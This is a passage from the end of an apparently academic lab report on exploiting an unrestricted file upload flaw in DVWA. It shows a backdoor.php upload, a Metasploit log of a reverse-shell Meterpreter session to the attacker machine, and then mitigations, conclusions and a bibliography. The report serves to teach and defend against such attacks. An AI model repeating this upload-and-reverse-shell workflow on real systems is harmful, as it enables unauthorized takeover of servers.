../../hackable/uploads/backdoor.php succesfully uploaded!
```


More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm

Fig3.4: File uploaded

Step-5:

After going to the location where the malicious file was uploaded, it was triggered by clicking on it.




Index of /dvwa/hackable/uploads

```
Name               Last modified       Size Description
Parent Directory                        -
backdoor.php       24-Nov-2024 13:24 1.1K
dvwa_email.png     16-Mar-2010 01:56  667
Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.133.128 Port 80
```

Fig3.5: File Triggered

Step-6:

After clicking the Malicious file, the payload was triggered and a meterpreter session was created in the attacker's machine which gave control of the target machine.



```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.133.130:11111
[*] Sending stage (40004 bytes) to 192.168.133.128
[*] Meterpreter session 1 opened (192.168.133.130:11111 -> 192.168.133.128:37697) at 2024-11-24 13:25:40 -0500

meterpreter > sysinfo
Computer    : metasploitable
OS          : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
meterpreter >
```

Fig3.6: Access Gained in Target Machine

3.5 Result

The methodology successfully demonstrated how easy it is to get access of a machine through a malicious file upload in its web application. Step-6 shows how the meterpreter session was created when the malicious file was triggered.

3.6 Mitigation

To prevent this type of attack, security measures need to be used such as protecting file uploads and blocking malicious code.

i. **Validate File Types:**
   • Allow only safe file types (e.g.,.jpg,.png,.pdf).
   • Use server-side validation to confirm file MIME type and extension.

ii. **Restrict File Execution:**
   • Store uploaded files in a non-scriptable directory.
   • Change web server configuration to prevent execution in the upload directory.

iii. **Scan Uploaded Files:**
   • Use malware-scanning programs to detect and prevent dangerous files.

iv. **Restrict Access:**
- Only allow authenticated users to use the file upload feature.
- Log all file uploads for monitoring and auditing.

Chapter 4

Conclusions

The three projects completed provided useful insights into the weaknesses and threats present in the cybersecurity world.

The RDP Exploit of a Fully Patched Windows 11 Machine showed the importance of protecting remote access systems from developing attack methodologies, even in supposedly secure environments.
The Microsoft Windows Exploit Using Office Macro illustrated how social engineering approaches can compromise systems via malicious macros, underlining the significance of user awareness and policy compliance.
Exploiting the File Upload Vulnerability in DVWA demonstrated widespread flaws in web application security and the importance of establishing stringent input validation and safe file handling techniques.

The analysis and mitigation solutions described in each chapter demonstrate that proactive measures and a multi-layered security approach are critical for protecting systems from these types of threats. The projects emphasize the value of continual learning, alertness, and adaptation in the ever-changing realm of cybersecurity.

Bibliography

1. Dansimp. (2024, April 24). Macro malware - Microsoft Defender for Endpoint. Microsoft Learn. https://learn.microsoft.com/en-us/defender-endpoint/malware/macro-malware

2. Howard, T. (2024, November 20). Office Macro Attacks. All-in-One Cybersecurity Platform - Cynet. https://www.cynet.com/attack-techniques-hands-on/office-macro-attacks/

3. Macro Security for Microsoft Office. (n.d.). https://www.ncsc.gov.uk/guidance/macro-security-for-microsoft-office

4. Canada, C. S. E. (2024, January 16). How to protect your organization from malicious macros - ITSAP.00.200 - Canadian Centre for Cyber Security. Canadian Centre for Cyber Security. https://www.cyber.gc.ca/en/guidance/how-protect-your-organization-malicious-macros-itsap00200

5. How to protect your organisation from macro malware. (2023, October 5). TSC. https://thesecuritycompany.com/the-insider/how-to-protect-your-organisation-from-macro-malware/

6. Secure a Windows RDP server. (n.d.). Tailscale. https://tailscale.com/kb/1095/secure-rdp-windows

7. Lovegood, A. (2024, November 20). How To Secure RDP: Best Practices for Protecting Your Remote Desktop. Cloudzy. https://cloudzy.com/blog/secure-rdp/

8. Book, V. (2023, October 15). How to Secure RDP: Safeguarding Remote Desktop Access in Windows | Tufin. Tufin. https://www.tufin.com/blog/how-to-secure-rdp-safeguarding-remote-desktop-access-windows

9. Securing Remote Desktop (RDP) for System Administrators | Information Security Office. (n.d.). https://security.berkeley.edu/education-awareness/securing-remote-desktop-rdp-system-administrators

10. Parmar, V. (2024, April 27). Unrestricted File Upload Vulnerabilities: Understanding Magic Byte Tampering. https://www.linkedin.com/pulse/unrestricted-file-upload-vulnerabilities-magic-byte-tampering-parmar-z70lf

11. Who Needs to Exploit Vulnerabilities When You Have Macros? (2016, June 8). SEI Blog. https://insights.sei.cmu.edu/blog/who-needs-to-exploit-vulnerabilities-when-you-have-macros/

12. Lightfoot, B. (2024, September 12). File upload vulnerabilities. Cognisys. https://cognisys.co.uk/blog/file-upload-vulnerabilities/

13. Constantinescu, V. (n.d.). Microsoft Blocks RDP Brute-Force Attacks by Default in Windows 11. Hot For Security. https://www.bitdefender.com/en-us/blog/hotforsecurity/microsoft-blocks-rdp-brute-force-attacks-by-default-in-windows-11

14. Howard, T. (2024b, November 20). Office Macro Attacks. All-in-One Cybersecurity Platform - Cynet. https://www.cynet.com/attack-techniques-hands-on/office-macro-attacks/

15. RDP-security-risks. (n.d.). https://www.cloudflare.com. https://www.cloudflare.com/learning/access-management/rdp-security-risks/